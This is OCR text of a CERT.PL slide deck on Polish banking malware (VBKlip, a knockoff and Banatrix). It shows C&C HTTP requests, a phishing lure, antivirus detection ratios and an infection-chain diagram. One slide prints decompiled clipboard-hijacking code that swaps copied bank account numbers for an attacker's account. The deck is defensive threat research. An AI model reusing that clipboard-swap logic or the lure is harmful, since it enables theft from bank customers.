

Middle Income Malware Actors in Poland: VBKlip and Beyond

Łukasz Siewierski
lukasz.siewierski@cert.pl

CERT.PL

Different leagues of malware





Bank Account Number (BAN)


CCAAAAAAAABBBBBBBBBBBBBBBB

CC AAAA AAAA BBBB BBBB BBBB BBBB

- control sum (inline with IBAN standard)
- bank number
- account number

VBKlip

explorer.exe	Windows Explorer	Microsoft Corporation
taskmgr.exe	taskmgr v1.012	Microsoft Corp.
atidrv32.exe		Microsoft Corp.
winlog.exe		p
ms32sound.exe	svchost.exe	Microsoft Corporation



VBKlip – HTTP

```
GET /g4x6a9k2u.txt HTTP/1.1
Host: [redacted]
User-Agent: Mozilla 6.0 (Windows NT 6; rv:12.0) Firefox/17.0
Accept: text/html, */*
Accept Language: en-us
Accept-Encoding: gzip, deflate

HTTP/1.1 404 Site Not Installed
Date: Fri, 07 Nov 2014 13:28:22 GMT
Server: .V06 Apache
Partner-Revision: 1.411
P3P: CP="OTI DSP CURa ADMa DEVa TAIa PSAa PSDa OUR BUS COM NAV OTC"
Transfer-Encoding: chunked
Content-Type: text/html
```

VBKlip – HTTP

```
GET /g4x6a9k2u.txt HTTP/1.1
Host: [redacted]
User-Agent: Mozilla 6.0 (Windows NT 6; rv:12.0) Firefox/17.0
Accept: text/html, */*
Accept Language: en-us
Accept-Encoding: gzip, deflate

HTTP/1.1 404 Site Not Installed
Date: Fri, 07 Nov 2014 13:28:22 GMT
Server: .V06 Apache
Partner-Revision: 1.411
P3P: CP="OTI DSP CURa ADMa DEVa TAIa PSAa PSDa OUR BUS COM NAV OTC"
Transfer-Encoding: chunked
Content-Type: text/html
```

VBKlip – HTTP

```
GET /g4x6a9k2u.txt HTTP/1.1
Host: [redacted]
User-Agent: Mozilla 6.0 (Windows NT 6; rv:12.0) Firefox/17.0
Accept: text/html, */*
Accept Language: en-us
Accept-Encoding: gzip, deflate

HTTP/1.1 404 Site Not Installed
Date: Fri, 07 Nov 2014 13:28:22 GMT
Server: .V06 Apache
Partner-Revision: 1.411
P3P: CP="OTI DSP CURa ADMa DEVa TAIa PSAa PSDa OUR BUS COM NAV OTC"
Transfer-Encoding: chunked
Content-Type: text/html
```

W b d g i R i R R R m j K P m Z I m L i j K i j j c N h A c x

⇓

1 x 1 x 0 0 0 0 0 0 2 0 x x 2 x x 2 x 0 0 x 0 0 0 1 - - - - -

VBKlip – infection vector

Polish:

> Witam.
> 2 miesiace temu kupilam kabine prysznicowa u Panstwa na Allegro. Prosze zobaczyc co sie z nia stalo po tak krotkim czasie uzywania.Co Panstwo proponuja?

English:

> Hello.
> 2 months ago I bought a shower from you on Allegro [*Polish eBay*]. Please take a look at what happened to it. What do you propose to do with it?

VBKlip – detection ratio


virustotal

SHA256: 2aea252c2ee6358b1a5129c23297ac9fcbf05938c9cfebdd203a738c367fdb9a

File name: virus.exe

Detection ratio: 4 / 48

Analysis date: 2013-10-17 12:53:59 UTC (1 year ago) View latest



Analysis | File detail | Additional information | Comments 4 | Votes

Antivirus	Result	Update
AVG	Luhe.Fiha.A	20131017
AntiVir	TR/Dropper.Gen	20131016
Avast	Win32:Trojan-gen	20131017
Symantec	WS.Reputation.1	20131017
Agnitum	✓	20131016
AhnLab-V3	✓	20131017
Antiy-AVL	✓	20131017

VBKlip knockoff

```
public void givemessage()
{
  int num = (int) MessageBox.Show("I am cool for using subs");
}

private void Timer1_Tick(object sender, EventArgs e)
{
  try
  {
    if (LikeOperator.LikeString(MyProject.Computer.Clipboard.GetText(), "##########################", CompareMethod.Bin
      MyProject.Computer.Clipboard.SetText("91                    04");
  }
  catch (Exception ex)
  {
    ProjectData.SetProjectError(ex);
    ProjectData.ClearProjectError();
  }
  try
  {
    if (!LikeOperator.LikeString(MyProject.Computer.Clipboard.GetText(), "## #### #### #### #### #### ####", CompareMet
      return;
    MyProject.Computer.Clipboard.SetText("91                    9904");
  }
  catch (Exception ex)
  {
    ProjectData.SetProjectError(ex);
    ProjectData.ClearProjectError();
  }
}
```

VBKlip knockoff

virustotal

SHA256: 744bae3c6f64cc4c9fb8095d57b54c7d0c827b6f5dc113aa289067f687182fc7

File name: file-6454703_xxx


Detection ratio: 0 / 48

Analysis date: 2014-01-09 12:26:48 UTC (10 months ago) View latest

Analysis | File detail | Additional information | Comments 1 | Votes

Antivirus	Result	Update
AVG	✓	20140109
Ad-Aware	✓	20140109
Agnitum	✓	20140108
AhnLab-V3	✓	20140109
AntiVir	✓	20140109
Antiy-AVL	✓	20140109
Avast	✓	20140109

Banatrix


victim
C&C Proxy
C&C
<domain>.onion
wmc.exe
RSA(System info)
load.dll
unxor (4 bytes) + load DLL
.windows.sys
download + unxor + load DLL

Banatrix

virustotal

SHA256: 9c6cbb7913eee93011bf1caf8a1d76f39bf663f674cb20138010ab448717f74d

File name: wmc.exe


Detection ratio: 0 / 53

Analysis date: 2014-09-05 14:09:26 UTC (2 months ago) View latest

Analysis | File detail | Relationships | Additional information | Comments 6 | Votes | Behavioural information

Antivirus	Result	Update
AVG	✓	20140905
AVware	✓	20140905
Ad-Aware	✓	20140905
AegisLab	✓	20140905
Agnitum	✓	20140905
AhnLab-V3	✓	20140905
Antiy-AVL	✓	20140905


Chomikuj.pl database "dump"



